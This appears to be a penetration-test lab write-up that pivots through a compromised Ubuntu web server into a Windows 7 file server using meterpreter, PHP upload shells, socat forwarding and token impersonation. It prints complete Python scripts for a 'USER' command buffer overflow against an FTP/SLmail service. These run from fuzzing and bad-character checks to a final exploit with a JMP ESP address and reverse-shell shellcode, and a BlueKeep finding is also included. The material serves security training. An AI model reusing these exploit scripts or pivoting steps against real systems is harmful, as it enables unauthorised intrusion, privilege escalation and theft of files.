
Step 22: Ensure that FTP Server is running then set up attacker’s kali as listener.




Step 23: Run the exploit code.



After that, a remote shell of the Windows 7 File server is obtained.





Attack from ubuntu Web server:

Prerequisites:

1 meterpreter session to run socat command.

1 meterpreter session to run the exploit code.


1 meterpreter session to listen for incoming connection from web server.

775efcdb


Create 2 shell code for the 2 meterpreter sessions, upload it to the web server.




Upload shell.php and shell2.php to the website.




Open 2 meterpreter listeners on kali machine. 1 for shell.php, 1 for shell2.php.







Go to 192.168.1.3/uploads/shell.php and 192.168.1.3/uploads/shell2.php to execute the payload.



The 2 meterpreter sessions will be open.






Run the socat command for pivoting. It will listen for connections at port 5555 and forward it to attacker kali machine at port 9999.




In the other meterpreter session, upload the exploitmeterpreter.py file to the Web server.


Type command dir to check that the exploitmeterpreter.py file has been uploaded.




Open another meterpreter session to listen for incoming connections from the socat port forwarding.




Run the exploitmeterpreter.py code and I will get a meterpreter session of the windows 7 file server.







Type getuid, you can see that I have NT AUTHORITY\SYSTEM privileges.

However, I still can’t access the SecretForumla folder because it is only accessible with the CEO account.





After performing token impersonation, to impersonate as CEO, I am able to access the SecretForumla folder.



Python codes:

Check.py

#!/usr/bin/python

import time, struct, sys

import socket as so

buff=["A"]

# Maximum size of buffer.

max\_buffer = 1000

# Initial counter value.

counter = 100

# Value to increment per attempt.

increment = 20

while len(buff) <= max\_buffer:

buff.append("A"\*counter)

counter=counter+increment

for string in buff:

try:

server = str(sys.argv[1])

port = int(sys.argv[2])

except IndexError:

print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]

sys.exit()

print "[+] Attempting to crash at %s bytes" % len(string)

s = so.socket(so.AF\_INET, so.SOCK\_STREAM)

try:

s.connect((server,port))

s.recv(1024)

s.send("USER " + string + "\r\n")

s.close()

except:

print "[+] Connection failed. Make sure IP/port are correct, or check debugger crash."

sys.exit()

/////////////////////////////////////////////////////////////////////////////////////////////////////////

Step1.py

#!/usr/bin/python

import time, struct, sys

import socket as so

pattern = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9"

try:

server = str(sys.argv[1])

port = int(sys.argv[2])

except IndexError:

print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]

sys.exit()

s = so.socket(so.AF\_INET, so.SOCK\_STREAM)

print "\n[+] Attempting to send buffer overflow to ftp...."

try:

s.connect((server,port))

s.recv(1024)

s.send("USER " + pattern + "\r\n")

print "\n[+] Completed."

except:

print "[+] Unable to connect to server. Check your IP address and port"

sys.exit()

//////////////////////////////////////////////////////////////////////////////////////////////////////////

Step2.py

#!/usr/bin/python

import time, struct, sys

import socket as so

bufferz = "A" \* 230 + "B" \* 4 + "C" \* 10

try:

server = str(sys.argv[1])

port = int(sys.argv[2])

except IndexError:

print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]

sys.exit()

s = so.socket(so.AF\_INET, so.SOCK\_STREAM)

print "\n[+] Attempting to send buffer overflow to server...."

try:

s.connect((server,port))

s.recv(1024)

s.send("USER " + bufferz + "\r\n")

print "\n[+] Completed."

except:

print "[+] Unable to connect to SLmail. Check your IP address and port"

sys.exit()

//////////////////////////////////////////////////////////////////////////////////////////////////////////

step3.py

#!/usr/bin/python

import time, struct, sys

import socket as so

baddies=(

"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"

"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"

"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"

"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"

"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"

"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"

"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"

"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"

"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"

"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"

"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"

"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"

"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"

"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"

"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

buffer = "A" \* 230+ "B" \* 4 + baddies

try:

server = str(sys.argv[1])

port = int(sys.argv[2])

except IndexError:

print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]

sys.exit()

s = so.socket(so.AF\_INET, so.SOCK\_STREAM)

print "\n[+] Attempting to send buffer overflow to server...."

try:

s.connect((server,port))

s.recv(1024)

s.send("USER " + buffer + "\r\n")

print "\n[+] Completed."

except:

print "[+] Unable to connect to SLmail. Check your IP address and port"

sys.exit()

//////////////////////////////////////////////////////////////////////////////////////////////////////////

step4.py

#!/usr/bin/python

import time, struct, sys

import socket as so

baddies=(

"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0d\x0e\x0f\x10"

"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"

"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"

"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"

"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"

"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"

"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"

"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"

"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"

"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"

"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"

"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"

"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"

"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"

"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

buffer = "A" \* 230 + "B" \* 4 + baddies

try:

server = str(sys.argv[1])

port = int(sys.argv[2])

except IndexError:

print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]

sys.exit()

s = so.socket(so.AF\_INET, so.SOCK\_STREAM)

print "\n[+] Attempting to send buffer overflow to server...."

try:

s.connect((server,port))

s.recv(1024)

s.send("USER " + buffer + "\r\n")

print "\n[+] Completed."

except:

print "[+] Unable to connect to SLmail. Check your IP address and port"

sys.exit()

//////////////////////////////////////////////////////////////////////////////////////////////////////////

step5.py

#!/usr/bin/python

import time, struct, sys

import socket as so

baddies=(

"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0b\x0c\x0e\x0f\x10"

"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"

"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"

"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"

"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"

"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"

"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"

"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"

"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"

"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"

"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"

"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"

"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"

"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"

"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff" )

buffer = "A" \* 230 + "B" \* 4 + baddies

try:

server = str(sys.argv[1])

port = int(sys.argv[2])

except IndexError:

print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]

sys.exit()

s = so.socket(so.AF\_INET, so.SOCK\_STREAM)

print "\n[+] Attempting to send buffer overflow to server...."

try:

s.connect((server,port))

s.recv(1024)

s.send("USER " + buffer + "\r\n")

print "\n[+] Completed."

except:

print "[+] Unable to connect to SLmail. Check your IP address and port"

sys.exit()

//////////////////////////////////////////////////////////////////////////////////////////////////////////

exploit.py

#!/usr/bin/python

# coding=utf-8

import time, struct, sys

import socket as so

achars = 'A'\*230

#JMP ESP address is 757CFCDB

jmpesp = '\xDB\xFC\x7C\x75'

sa = 'c'\*8

#NOP Sled

nops = '\x90'\*30

buf = b""

buf += b"\xb8\xfa\xf7\xee\x97\xda\xc1\xd9\x74\x24\xf4\x5f\x33"

buf += b"\xc9\xb1\x5b\x31\x47\x14\x83\xc7\x04\x03\x47\x10\x18"

buf += b"\x02\x12\x7f\x5e\xed\xeb\x80\x3e\x67\x0e\xb1\x7e\x13"

buf += b"\x5a\xe2\x4e\x57\x0e\x0f\x25\x35\xbb\x84\x4b\x92\xcc"

buf += b"\x2d\xe1\xc4\xe3\xae\x59\x34\x65\x2d\xa3\x69\x45\x0c"

buf += b"\x6c\x7c\x84\x49\x90\x8d\xd4\x02\xdf\x20\xc9\x27\x95"

buf += b"\xf8\x62\x7b\x38\x79\x96\xcc\x3b\xa8\x09\x46\x62\x6a"

buf += b"\xab\x8b\x1f\x23\xb3\xc8\x25\xfd\x48\x3a\xd2\xfc\x98"

buf += b"\x72\x1b\x52\xe5\xba\xee\xaa\x21\x7c\x10\xd9\x5b\x7e"

buf += b"\xad\xda\x9f\xfc\x69\x6e\x04\xa6\xfa\xc8\xe0\x56\x2f"

buf += b"\x8e\x63\x54\x84\xc4\x2c\x79\x1b\x08\x47\x85\x90\xaf"

buf += b"\x88\x0f\xe2\x8b\x0c\x4b\xb1\xb2\x15\x31\x14\xca\x46"

buf += b"\x9a\xc9\x6e\x0c\x37\x1e\x03\x4f\x50\xd3\x2e\x70\xa0"

buf += b"\x7b\x38\x03\x92\x24\x92\x8b\x9e\xad\x3c\x4b\x96\xb9"

buf += b"\xbe\x83\x10\xa9\x40\x24\x61\xe0\x86\x70\x31\x9a\x2f"

buf += b"\xf9\xda\x5a\xcf\x2c\x76\x50\x47\x0f\x2f\x65\x83\xe7"

buf += b"\x32\x65\xbe\x44\xbb\x83\x90\xfa\xec\x1b\x51\xab\x4c"

buf += b"\xcb\x39\xa1\x42\x34\x59\xca\x88\x5d\xf0\x25\x65\x36"

buf += b"\x6d\xdf\x2c\xcc\x0c\x20\xfb\xa9\x0f\xaa\x0e\x4e\xc1"

buf += b"\x5b\x7a\x5c\x36\x3c\x84\x9c\xc7\xa9\x84\xf6\xc3\x7b"

buf += b"\xd2\x6e\xce\x5a\x14\x31\x31\x89\x26\x35\xcd\x4c\x1f"

buf += b"\x4e\xf8\xda\x1f\x38\x05\x0b\xa0\xb8\x53\x41\xa0\xd0"

buf += b"\x03\x31\xf3\xc5\x4b\xec\x67\x56\xde\x0f\xde\x0b\x49"

buf += b"\x78\xdc\x72\xbd\x27\x1f\x51\xbd\x20\xdf\x24\xea\x88"

buf += b"\x88\xd6\xaa\x28\x49\xbc\x2a\x79\x21\x4b\x04\x76\x81"

buf += b"\xb4\x8f\xdf\x89\x3f\x5e\xad\x28\x40\x4b\x73\xf5\x41"

buf += b"\x78\xa8\x06\x38\xf1\x4f\xe7\xbd\x1b\x34\xe7\xbe\x23"

buf += b"\x4a\xdb\x69\x1a\x38\x1a\xaa\x19\x23\x81\x06\x54\xcc"

buf += b"\x1c\xc3\xd5\x91\x9e\x3e\x19\xac\x1c\xca\xe2\x4b\x3c"

buf += b"\xbf\xe7\x10\xfa\x2c\x9a\x09\x6f\x52\x09\x29\xba"

overflow = achars + jmpesp + sa + nops + buf

try:

server = str(sys.argv[1])

port = int(sys.argv[2])

except IndexError:

print "[+] Usage example: python %s 192.168.132.5 110" % sys.argv[0]

print "Make sure to use netcat first. Example: nc -nlvp 443"

sys.exit()

s = so.socket(so.AF\_INET, so.SOCK\_STREAM)

print "\n[+] Attempting to send buffer overflow to server...."

try:

s.connect((server,port))

s.recv(1024)

s.send("USER " + overflow + "\r\n")

print "\n[+] Completed. Check netcat for server."

print ("\033[1;32;48m" + anonymous)

print hacked

except:

print "[+] Unable to connect to server. Check your IP address and port"

sys.exit()

**Vulnerability Exploited:** BlueKeep

**System Vulnerable:** Internal Windows 7 file server (IP 192.168.1.39)

**Vulnerability Explanation:** A remote code execution vulnerability exists in Remote Desktop Services – formerly known as Terminal Services – when an unauthenticated attacker connects to the target system using RDP and sends specially crafted requests. This vulnerability is pre-authentication and requires no user interaction. An attacker who successfully exploited this vulnerability could execute arbitrary code on the target system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.

To exploit this vulnerability, an attacker would need to send a specially crafted request to the target systems Remote Desktop Service via RDP.

**Vulnerability Fix:** Microsoft has released a security patch updates to fix this. <https://msrc.microsoft.com/update-guide/en-us/vulnerability/CVE-2019-0708>

**Severity:** Critical


------------------------------------------------


BlueKeep Video:

------------------------------------------------

